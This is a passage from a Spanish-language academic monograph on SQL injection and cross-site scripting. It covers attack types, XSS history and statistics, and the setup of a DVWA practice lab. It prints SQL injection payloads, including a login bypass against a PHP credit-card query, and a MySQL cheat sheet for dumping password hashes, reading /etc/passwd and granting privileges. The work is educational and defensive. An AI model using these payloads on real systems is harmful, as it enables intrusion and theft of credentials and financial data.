5.2.5.1.2 Segundo Orden

Los ataques de segundo orden, son originados cuanto el atacante inyecta el código malicioso en la aplicación web pero no ejecutado en la misma, dejando huellas o tipo de fragmentos del código para luego ser utilizados, a lo que se refiere dejar códigos de permanencia almacenados para luego ser escalado para un ataque eficaz.

5.2.5.2 Canal de extracción de datos

5.2.5.2.1 Inband

La inyección SQL en Banda, es uno de los ataques más común, debido que se utiliza el mismo canal de comunicación donde se produce el ataque de código SQL y se obtienen los resultados, extracción de datos directamente de la aplicación.

5.2.5.2.2 Out-of-band

La inyección SQL fuera de Banda es lo contrario al ataque anterior, se lanza el ataque por medio de otro canal de comunicación diferente para la extracción de datos y depende de las características que tiene el servidor parametrizadas. Un ejemplo puede ser cuando se realiza una consulta a los servidores de correos y los resultados enviado al emisor.

5.2.5.3 Respuesta del Servidor

5.2.5.3.1 Error- Based

Como su nombre lo indica es un tipo de ataque basado en los errores que genera la aplicación o servidor web de base de datos para obtener los datos, lo que indica

que su principal técnica es provocar un error y mostrarlo en pantalla, por lo que para el atacante es información importante para conocer la estructura y vulnerabilidad de la base, método rápido de explotación SQLi.

5.2.5.3.2 UNION query-based

A través de esta técnica se añaden nueva consulta sobre la original para obtener resultados a través de la palabra u operador UNION, de tal manera que el atacante recupere mensajes concatenados y los muestre por pantalla. Ejemplo:

SELECT name, pass FROM empleados WHERE Id='11' UNION ALL SELECT direccion,1,1 FROM empleados.

El resultado sería la unión del resultado de la consulta original con todos los empleados con la dirección.

5.2.5.3.3 Time Based Blind Injection

En realidad, el termino es basado en técnicas que automatizan los proceso de extraer los datos en función del tiempo, es decir la evaluación radica en el comportamiento de las inyecciones ante la aplicación en respuesta al tiempo. Se útilizaran comando que provoque retardo de respuesta en las bases de datos para mirar su comportamiento, por lo general se utilizan comando como la función 'IF', por ejemplo:

SELECT name FROM empleados WHERE Id='11' AND IF (version () like '5%', sleep(05), 'false'))—

5.2.5.3.4 Boolean Base Blind Injection

son tipos de inyección que se basan en condiciones de tipo verdadera o falsa, se extraen los datos a través de secuencia booleanas, se podrían inyectar códigos a los parámetros vulnerables que generen situaciones reales o falsa, observar su

comportamiento y analizar la respuesta de las mismas.

Ejemplo de ISQL0: ’ and ‘1’=’1

Ejemplo de ISQL+: ’ and ‘1’=’2

Los parámetros anteriores indican cuando una secuencia devolverá una respuesta verdadera y falsa.

5.2.6 Conceptualización del ataque XSS

En el año 2007 JeremiahGrossma; Robert Hansen; Petko D. Petkov; AntonRager; SethForgie presentan un libro con el título XSS ATTACKS: CROSS SITE SCRIPTING EXPLOITS AND DEFENSE donde consideran que el XSS es un vector de ataque peligroso debido a su facilidad de adaptarse y ser utilizado de manera dinámica para secuestrar información confidencial, delicada, substrayendo sesiones de usuario y comprometiendo el navegador, jugando con la integridad del sistema, además el libro también es usado como base conceptual para describir algunos tópicos de la monografía como cuando surgió las inyecciones XSS, como trabaja a nivel de las aplicaciones web y que puede afectar.

Cross-site scripting su origen parte desde el momento que se envolvía la evolución del comercio electrónico hacia los años 1996, donde cientos de páginas web estaban en pleno desarrollo con el uso de lenguaje de hipertexto como HTML y frente a eso el uso de los primeros navegadores y plataforma de comunicación Netscape y Yahoo, todo lo anterior englobado a los primeros días de la Wide Web (Web).

A medida que surgían los lenguajes de programación llego a la escena JavaScript[22], un precursor desconocido de XSS que cambió la Seguridad de aplicaciones Web para siempre. Fue aquí donde los hackers descubrirían un nuevo mundo

[22] Douglas, CROCKFORDONFUNCTIONAL JavaScript “[JavaScript] es el lenguaje funcional más popular del mundo. JavaScript es y siempre ha sido, al menos desde [la versión] 1.2, un lenguaje de programación funcional (2006) [Consultado el 13 de enero de 2018]

inexplorado de posibilidades, hallaron que cuando los usuarios visitaban las páginas web la cual estuviesen utilizando HTML y JavaScript eran capaces de sustraer nombres de usuario, contraseñas tecleadas establecida de los formularios HTML, robar sesiones o cookies hasta comprometer cualquier dato confidencial en los medios de comunicación, fue ese instante donde surgió el concepto de vulnerabilidad web en los navegadores. Fue entonces que en diciembre de 1999, David Ross persona encargada de la seguridad de Microsoft de internet Explorer demostró que el contenido web podría exponer "inyección de scripts" de manera efectiva sin pasar por las mismas garantías de seguridad anuladas por Internet descrito en un título denominado "Inyección Script."[23], El artículo describe: el problema, cómo se explota, cómo el ataque se puede conservar el uso de cookies, cómo un cross-site scripting (XSS) virus podría funcionar de entrada y salida de soluciones de filtrado.

El 25 de enero de 2000, los piratas informáticos hicieron un campo de juego de chat en HTML, foros, libros de visitas, y los proveedores de correo web, cualquier lugar donde pudieran presentar el texto mezclado con HTML / JavaScript en un sitio web para infectar usuarios, engañarlos o alterar el contenido de la web, fue entonces donde el nombre del ataque se denominó “HTML INJECTION".

5.2.7. ¿Cuál es la diferencia entre HTML inyección y XSS?

Uno de las grandes interrogantes que nace es: ¿Cuál es la diferencia entre HTML inyección y XSS? la respuesta es sencilla, aunque ambos se refieren a la misma cosa, en una de las situaciones el atacante inyecta etiquetas validas de HTML, mientras que en el segundo, el atacante inyecta etiquetas HTML pero usando y ejecutando un script, circunstancias que a través de los años lo que se consideró

[23] Jeremiah Grossma; Robert Hansen; Petko D. Petkov; Anton Rager; Seth Forgie, GOOGLE LIBROS, XSS Attacks: Cross site scripting Exploits and Defense 2007 [Consultado el 30 de mayo de 2018] Disponible en: https://books.google.com.co/books?id=FKN5uL57tyAC&printsec=frontcover&dq=XSS+Attacks:+Cross+site+scripting+Exploits+and+Defense&hl=es-

originalmente como Cross-site scripting, se convirtió en simplemente conocida como una vulnerabilidad del navegador Web.

Antes de 2005, la gran mayoría de los expertos en seguridad y desarrolladores prestaron poca atención al enfoque XSS, lo que causo el desbordamiento de búfer, bonets, virus, gusanos, spyware entre otros. Mientras tanto surgían un millón de servidores web en el mundo cada mes, la mayoría creía a JavaScript, el facilitador de XSS, para ser un lenguaje de programación de juguete. "No puede arrancar de raíz un operativo sistema o explotación de una base de datos, ¿Por qué me debe importar? ¿Qué tan peligroso puede ser un click en un enlace o visitar una página web? Eran las preguntas que surgían en esos momentos.

5.2.8. Ejemplificación de ataque XSS

En octubre de 2005, ocurrió uno de los acontecimientos más impactantes, el gusano Samy, el primer gusano XSS importante, logró cerrar la popular red social del sitio Web de carga útil MySpace. El gusano Samy fue diseñado para propagarse de una sola página de MySpace desde el perfil de un usuario a otro, finalmente infectando a más de un millón de usuarios en tan sólo 24 horas. De repente, el mundo de la seguridad era muy despierto y la investigación sobre el malware JavaScript explotó. “Samy” usaba un vector de ataque frente a los perfiles de las víctimas, en conjunto con ejecución de script encontrados en la web de MySpace. A través de AJAX[24], lograba inyectar y forzar al usuario para que visitara la pagina infectada y añadiera al usuario "Samy" dentro de las listas de contactos. Mostraba una leyenda con las letras "Samy es mi héroe" sobre todos aquellos perfiles de víctimas infectadas obteniendo su propagación en tiempo récord durante esa época. A continuación, se muestra en la grafía [1] el registro de propagación del gusano Samy: 10/04, 12:34

[24] LIBROS WEB, Capítulo 1. Introducción a AJAX, (2017). [consultado el 15-dic-2017], Disponible en internet: http://librosweb.es/libro/ajax/capitulo_1.html

pm: 73 // 5 horas después, 6:20 pm: 1,005, 831[25].

A continuación, se muestra la tabla [3], del tiempo estimado desde que se propago el virus y el número estimado de infección que impacto el gusano y que dejo fuera de línea a MySpace.

Tabla 2. Tiempo y el número estimado del virus

Estimated Time	Estimated Number of Infections
12:35PM 10/4/2005 (virus begins)	0 (starting number)
1:30AM 10/5/2005	1
8:35AM 10/5/2005	222
9:30AM 10/5/2005	481
10:30AM 10/5/2005	1006
1:30PM 10/5/2005	8803
6:20PM 10/5/2005	919514
6:24PM 10/5/2005	1008261
7:05PM 10/5/2005	MySpace goes offline

Fuente: Elaboración propia

5.2.9 Crecimiento de los ataques XSS en los últimos tiempos


En agosto 27 del 2012, la WhiteHat Security a través de una investigación de 6.000 a 7.000 sitios de páginas web inspeccionados, determino más de 200 fallos en cada sitio web de estudio reportando vulnerabilidades encontradas, pero la variante cambio una vez se realizo el informe en el año 2013, donde las cifras disminuyeron a 79, cifra que representaba un porcentaje del 66%. Eso ha sido un desnivel constante examinado por WhiteHat desde el año 2007[26].

Ante los estudios realizados surgía el siguiente cuestionamiento, ¿Cuáles eran esas vulnerabilidades más frecuentes?, por lo que se catalogaron 10 de las vulnerabilidades más trascendentales halladas en sitios web contralados, que se

[25]Michbukana, INDETECTABLES, XSS for fun and profit SCG09, (10 de junio de 2011) [Consultado el 17 de dicembre de 2017] Disponible en https://www.indetectables.net/viewtopic.php?t=32901
[26] SEGUINFO, 5 fallas de seguridad web de tu sitio web que pueden solucionar (agostó 27-2012) [Consultado el 3 de febrero de 2018] Disponible en http://seguinfo.wordpress.com/category/estadisticas

muestra a continuación en la gráfica [1].

Grafica 3. Vulnerabilidad más encontrada en sitios web



Fuente: Elaboración propia

- Expiración de sesión insuficiente (10%)
- Sesión fijación (10%)
- Inyección SQL (11%)
- Predecibles localizaciones de recursos (12%)
- Ataques de fuerza bruta (16%)
- Cross-siterequestforgery (19%)
- Autorización insuficiente (21%)
- Contenido de suplantación de identidad (36%)
- Filtración de información (53%)
- Cross-site scripting (55%)

5.2.10. Peligrosidad del ataque XSS

XSS, podría decirse que se elige como la vulnerabilidad potencialmente más devastadora frente a seguridad de la información y de negocios online.

Durante el surgimiento del proyecto de seguridad web de aplicaciones abierta OWASP, organización sin ánimo de lucro que inicio sus orígenes hacia los años 2001, como sitios de apoyo y comprobación de proyectos, denominan a los ataques XSS (Cross-site scripting), uno de los ataques más recurrentes de aplicaciones web, donde el atacante tiene la oportunidad frente a los navegadores de los usuarios ejecutar código script, permitiendo robar las sesiones de las víctimas, generar un ataque de desconfiguración de la página web denominado defacement, hasta llevar a cabo un ataque DDOS (denegación de servicios)[27],Re direccionar flujos de datos de navegación a sitios maliciosos bajo su poder, en fin, tomar control de otra serie de actividades clandestinas. En el mundo de la seguridad estos ataques están sujetos de ciberdelincuentes, activos con ideologías diferentes acreditados como Latin Hackers Team, Lulzsec , Safety LastGroup y uno de los más populares Anonymous, entre otros.


Durante todo ese tiempo la OWAPS ha desarrollado proyectos o herramientas que ayudan a detectar estos fallos o vulnerabilidades en las aplicaciones web como por ejemplo xelenium, herramienta que asiste al usuario a identificar la vulnerabilidad Cross Site Scripting (XSS) y las amenazas persistentes presentes de la aplicación web.

En el año 2012 el informe de McAfee sobre amenazas: Se ha visto que Estados Unidos frecuenta ser el país que reside más contenido web malicioso del mundo. Asimismo, se considera como el Estado que da principal origen y objetivo de alberge de una gran diversidad de amenazas. McAfee ha presentado un desglose detallado

[27] AKAMI, Ataques distribuidos de denegación de servicio, España, 2017, [Consultado el 16 de marzo de 2018] Disponible en: https://www.akamai.com/es/es/resources/distributed-denial-of-service.jsp

sobre los ataques basados en la red, por zonas geográficas, de los ataques de secuencias de comandos XSS y de inyecciones SQL[28], como lo muestra la gráfica [2].

Grafica 4. Países que han generado más ataques



Fuente: Elaboración propia


Igualmente, frente al último trimestre, Estados Unidos fue el que tuvo más impactó debido que existen muchos sitios vulnerables y que cada día la tecnología evoluciona y sus herramientas se convierten en unas amenazas para todo este tipo de aplicaciones web.

5.2.11 Estadísticas de países con mayores ataques de XSS

En cuanto a usuarios víctimas de secuencias de comandos a sitios de ataque XSS, Estados Unidos encabeza la lista como país más atacado, seguido de Turquía y otros como lo muestra la gráfica [3].

[28] DOCPLAYER, McAfee sobre amenazas: segundo trimestre de 2012, (2012) [Consultado el 19 de febrero de 2018] Disponible en: https://docplayer.es/829594-Informe-de-mcafee-sobre-amenazas-segundo-trimestre-de-2012.html

Grafica 5. Países con mayor número de víctimas



Fuente: Elaboración propia

Durante el proceso de información se denota que para mejorar la seguridad de los aplicativos webs se hace necesario establecer mecanismo de modelo de prevención y protección frente a estos tipos de ataques basado en controles, técnicas y procedimiento a seguir cuando se encuentra en proceso de desarrollo de la aplicación.

6. RESULTADO DE DESARROLLO DE INVESTIGACION

6.1 Métodos para realizar pruebas a las aplicaciones web

Como primera medida se explora el entorno de la aplicación web, la información que maneja las aplicaciones web es presentada al servidor web por el usuario cliente, en forma de URL, cookies, entrada de formularios sea POST y GET. Estas entradas controlan lo lógico de la aplicación como las consultas, en la cual se crean y se envían a una base de datos para extraer datos importantes. Muchas veces estas aplicaciones no validan adecuadamente la entrada del usuario y por lo tanto son susceptibles a la inyección de SQL

Se denota que el principal método para iniciar un ataque de inyección SQL es manipulando la entrada de datos en una web de tal forma que estas instrucciones o sentencia pasan a la solicitud web del servidor, es decir, la aplicación web combina

estas sentencias o fragmentos de SQL con el SQL apropiado dinámicamente por la aplicación, creando así solicitudes válidas, pueden realizarse a través de la URL de la página web, o a través del formulario de login entre otras con procesos automatizados por herramientas creada para tal fin.

Para aclarar, se considera el siguiente ejemplo simple, supongamos que tenemos una aplicación web que contiene un formulario simple con campos de usuarios y contraseña. Con estas credenciales se pueden obtener información de cuentas de tarjetas de crédito u obtener una lista de estas de un banco. Dicha aplicación fue construida sin tener seguridad frente a las inyecciones de SQL, lo que indica que solo toma la entrada del usuario y lo coloca directamente en una consulta SQL construida para recuperar la información del usuario.

En lenguaje PHP esta cadena de consulta se vería de la siguiente manera:

$query = “select accountName, accountNumber from creditCardAccounts where username='”.$_POST[“username”].”' and password='”.$_POST[“password”].”'”

Normalmente esto trabajaría si un usuario colocara sus credenciales simplemente

$query = “select accountName, accountNumber from creditCardAccounts where username='nasserchala' and password='password'

Esta consulta devuelve una o más cuentas vinculadas al usuario nasserchala.

Ahora si un atacante quisiera ver más información de las cuentas de los clientes del banco con malas intenciones, para lograr esto ingresa la siguiente sentencia o credenciales:

' or 1=1 -- and cualquiercosa

Cuando este fragmento SQL es insertado sobre la consultado SLQ de la aplicación se convierte en algo como:

$query = “select accountName, accountNumber from creditCardAccounts where username='' or 1=1 -- and password= cualquiercosa

La inyección del término, ' or 1=1 --, logra dos cosas. Primero, causa que el primer término en la declaración SQL sea verdadero para todas las filas de la consulta; segundo, el -- hace que el resto de la declaración sea tratada como un comentario y, por lo cual es ignorado durante el tiempo de ejecución. El resultado final va ser que el atacante obtendrá el listado general las tarjetas de crédito de la base de datos del banco como tal.

En base a lo anterior se denota que identificar un problema de la aplicación web y que sea susceptible a un ataque SQL inyección en gran parte está en manipular los datos de entrada y el uso de la comilla simple (‘) frente a la Url, es decir, si al

colocar esta comilla sobre la URL genera error será un primer indicio de que la aplicación en cuestión es vulnerable a un ataque de inyección SQL, permitiendo ingresar código arbitrario.

Veamos un ejemplo concreto del anterior escrito, se verifica la vulnerabilidad de un sitio cualquiera, se inserta la comilla simple.

http://www.sitioejemplo.com/noticias.php?id=5’

si obtenemos un error como el siguiente o algo similar a la inyección SQL

“You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right etc…”

Partiendo de este error, indica que la aplicación web es vulnerable, y se podría atacar con el manejo de sentencias para obtener la información o vulnerarla totalmente. Estará presentan las muestras en el punto 6.3 de Pruebas de Laboratorios Hacking Ético. Se facilita una serie de hoja de trucos o sintaxis a tener presenta para una SQL inyección

Tabla 3. SQL Injection Cheat Sheet

Version	SELECT @@version
Comments	SELECT 1; #comment
	SELECT /*comment*/1;
Current User	SELECT user();
	SELECT system_user();
List Users	SELECT user FROM mysql.user; — priv
List Password Hashes	SELECT host, user, password FROM mysql.user; — priv
Password Cracker	uso de John the Ripper para romper contraseñas de las hashes de MySQL
List DBA Accounts	SELECT grantee, privilege_type, is_grantable FROM information_schema.user_privileges WHERE privilege_type = ‘SUPER’;SELECT host, user FROM mysql.user WHERE Super_priv = ‘Y’; # priv
Current Database	SELECT database()
List Databases	SELECT schema_name FROM information_schema.schemata; — for MySQL >= v5.0
	SELECT distinct(db) FROM mysql.db — priv
List Columns	SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema != ‘mysql’ AND table_schema != ‘information_schema’
List Tables	SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != ‘mysql’ AND table_schema != ‘information_schema’
Find Tables From Column Name	SELECT table_schema, table_name FROM information_schema.columns WHERE column_name = ‘username’; — find table which have a column called ‘username’
Select Nth Row	SELECT host,user FROM user ORDER BY host LIMIT 1 OFFSET 0; # rows numbered from 0
	SELECT host,user FROM user ORDER BY host LIMIT 1 OFFSET 1; # rows numbered from 0
Select Nth Char	SELECT substr(‘abcd’, 3, 1); # returns c
Bitwise AND	SELECT 6 & 2; # returns 2
	SELECT 6 & 1; # returns 0

Tabla 4. SQL Injection Cheat Sheet (continuación)

ASCII Value -> Char	SELECT char(65); # returns A
Char -> ASCII Value	SELECT ascii('A'); # returns 65
Casting	SELECT cast('1′ AS unsigned integer);
	SELECT cast('123′ AS char);
String Concatenation	SELECT CONCAT('A','B'); #returns AB
	SELECT CONCAT('A','B','C'); # returns ABC
If Statement	SELECT if(1=1,'foo','bar'); — returns 'foo'
Case Statement	SELECT CASE WHEN (1=1) THEN 'A' ELSE 'B' END; # returns A
Avoiding Quotes	SELECT 0×414243; # returns ABC
Time Delay	SELECT BENCHMARK(1000000,MD5('A'));
	SELECT SLEEP(5); # >= 5.0.12
Make DNS Requests	Impossible?
Local File Access	…' UNION ALL SELECT LOAD_FILE('/etc/passwd') — priv, can only read world-readable files.
	SELECT * FROM mytable INTO dumpfile '/tmp/somefile'; — priv, write to file system
Hostname, IP Address	SELECT @@hostname;
Create Users	CREATE USER test1 IDENTIFIED BY 'pass1′; — priv
Delete Users	DROP USER test1; — priv
Make User DBA	GRANT ALL PRIVILEGES ON *.* TO test1@'%'; — priv
Location of DB files	SELECT @@datadir;
Default/System Databases	information_schema (>= mysql 5.0)
	mysql

Fuente: Elaboración propia

En caso contrario los ataques **XSS (cross-site scripting),** son ataques que se generan en las aplicaciones web donde se toma control del navegador del usuario para ejecutar código maliciosos o script, generalmente los scripts son un conjunto de instrucciones almacenado en un archivo de texto línea a línea que es interpretado en el momento de la ejecución, son presentados en el lenguaje JavaScript o HTML.

El ataque aprovecha la vulnerabilidad cuando los datos de entrada de las aplicaciones no se validan, ejemplos formularios, o elementos en los campos de búsqueda, lo que permiten y dar lugar a la ejecución de códigos script malicioso a la aplicación. Los efectos negativos que se generan son el robo de cuentas, accesos restringidos al servidor, ejecución de códigos arbitrarios, modificación del sitio entre otros.

Las fallas XSS permiten identificar desde el lado tanto del cliente/servidor la inyección de código, pero para este caso la aplicación web que se proporciona desde el lado del cliente, ocurren cuando los datos externos no confiables son recibidos y el navegador los muestra sin ser validados.

La explotación originada del ataque se vale de: almacenamiento de datos en el servidor desde el cliente, datos visualizados por diferentes usuarios, campos de entradas o formularios sin protección y ningún tipo de validación.

Entre los métodos para probar las aplicaciones web o recursos para explotar la vulnerabilidad pueden ser:

- Formularios web de la aplicación
- Foros
- Buscadores internos del aplicativo web
- Correos web

Otros de los métodos que podemos encontrar para hacer pruebas a las aplicaciones web es el testeo completo a través de una herramienta especializada que permite evaluar y determinar las vulnerabilidades que se encuentren en la aplicación, orientada hacer un escaneo y análisis profundo de los componentes para comprobar que tan segura es una página web. Una vez detectada esos fallos se orienta a determinar medidas de seguridad que puedan sanear todo el código del que está compuesta y proponer parámetros más seguros. Antes esto estamos en la posibilidad y presencia de que surja un ataque que utilicé y consuma las vulnerabilidades de SQL inyección y XSS aprovechando este tipo fallas, más comunes durante todos estos tiempos, el cual utiliza el arte del engaño para demostrar que la pagina o servicios web son reales, pero en que en la actualidad son un señuelo para que los usuarios digiten sus credenciales o ingresen a otro tipo de servicio, robando datos personales, cookies de los usuarios autenticados, entre otras cosas, conocido como **Phishing,** este nombre se conoce por una parte a la estafa que podemos sufrir por mensajes fraudulentos o al ataque que se genera a los sitios web suplantando y redirigiendo a páginas falsas no validas, donde se inicia la captura de credenciales o cualquier tipo de información importante.

Para la detección de este tipo de ataque se requiere la protección de los sitios web y verificar la URL, del cual se está visitando, asegurándose que el usuario solo visite la página real y se limite a dar click en páginas desconocidas y en cuestión de conexiones segura tenga el https, debido que por lo general los ciberdelincuentes envían a través de correo falso, direcciones desconocidas, archivos o paginas cambiadas en su total aspecto del cual es objeto el usuario, al descargar este tipo de programas en su equipo local afectando de alguna manera los datos.

La relación de este tipo de ataque frente a SQL inyección y XSS es muy determinante, por lo que el uso del Phishing, predomina en el momento de que la vulnerabilidad es detectada, una vez en ese punto se puede manejar de manera manual o automática establecer una página falsa por medio de un alerta o código

script incrustado en el navegador que redirija a una página idéntica en la que indique que se ha generado un error y vuelva a loguearse, es decir, implementar un Phishing aprovechado la vulnerabilidad de XSS.

“los atacantes pueden atacar urls maliciosamente creadas mediante intentos de Phishing de correo electrónico, archivos adjuntos de correo electrónico con enlaces incrustados, marcos en sitios web legítimos y foros web que se sabe que son visitados con frecuencia por los usuarios específicos. Mientras que la inyección SQL ataca la información de destino en las bases de datos de back-end, los ataques XSS se centran en el robo de datos del front-end del sitio web.”

Para el desarrollo de las pruebas que demuestren la investigación en un entorno controlado, se ha llevado a cabo la instalación de un servidor que disponga de una página web de pruebas y así simular los ataques. Se utiliza el proyecto de DVWA (Damn Vulnerable Web App).

6.1.1. DVWA

Proyecto basado en una aplicación de entrenamiento en seguridad web desarrollada en web PHP /MySQL muy vulnerable, ayuda a los profesionales a desarrollar y fortalecer sus habilidades en un entorno controlado, igualmente representa para los desarrolladores Web, conocer mejor las estrategias, metodologías y técnicas de mecanismo de protección de las aplicaciones web.

El objetivo de DVWA es practicar en ambientes controlados el fallo de las vulnerabilidades web más comunes, con diferentes niveles de dificultad, con una interfaz sencilla y directa[29], estos ataques se pueden observar en la página inicial de DVWA.

[29] GitHub. ETHICALHACK3R/Dvwa. [En linea] 2007 [29 de abril de 2018] Disponible en: https://github.com/ethicalhack3r/DVWA

Grafica 6. Página inicial de DVWA

Fuente: DVWA. Maldita aplicación web vulnerable (en línea). 2007 [29 de abril de 2018] Disponible en internet: http://www.dvwa.co.uk/

En la imagen anterior, se observan las distintas técnicas que contiene la página para hacer los test de seguridad y vulnerar la página en tu totalidad, para esta ocasión se utilizara en el entrenamiento las técnicas de SQL Injection y XSS.

Una de las características del aplicativo, se destaca por su peso liviano por lo general de 124 kb, además de contener en cada prueba unos niveles seguridad que cambian según el estado de las vulnerabilidades. Por defecto existen las siguientes opciones de seguridad Alto, Medio y Bajo, referente a medir ese potencial que tiene cada usuario.

6.1.2 Licencia

La aplicación web Damn Vulnerable (DVWA) es un programa libre: con características de ser redistribuirlo, modificarlo según la licencia publica adquirida


por GNU anunciada por la Free Software Foundation, en su versión 3 o cualquiera anterior.[30]

6.1.3. Instalación sobre Sistema operativo Windows 10.

Para la instalación de DVWA, se realiza bajo ambiente de sistemas operativos actualizados como Windows 10, donde en primera instancia se descargar el software de XAMPP, la cual es un software libre para la gestión de bases de datos, servidor Web Apache y lo lenguajes de script: PHP y Perl.

Una vez descargado se ejecuta el programa y se seleccionan las herramientas básicas a utilizar en el laboratorio como lo muestra la figura.

Grafica 7. Operaciones de componentes básicos de instalación




Fuente: Elaboración propia, tomado de la instalación del software Damn Vulnerable (DVWA)

[30] Dvwa.co.uk. (2018) DVWA - Damn Vulnerable Web Application. [En linea] Disponible de: http://www.dvwa.co.uk/

Se selecciona el directorio de instalación donde va quedar el programa instalado, en este caso Disco local C.


Grafica 8. Ruta de instalación del software



Fuente: Elaboración propia, tomado de la instalación del software Damn Vulnerable (DVWA)

Se inicializa y se escoge la opción de siguiente.

Grafica 9. Inicio de instalación



Fuente: Elaboración propia, tomado de la aplicación web Damn Vulnerable (DVWA)


Alcanzado este punto de la instalación se habilita los permisos a través del Firewall del sistema operativo y se permite el acceso al software.

Grafica 10. Habilitación de permisos, firewall

Fuente: Elaboración propia, tomado de la instalación del software Damn Vulnerable (DVWA)

Finalizado la instalación se da inicio al panel de control del software para inicializar los componentes y servicios contenidos.

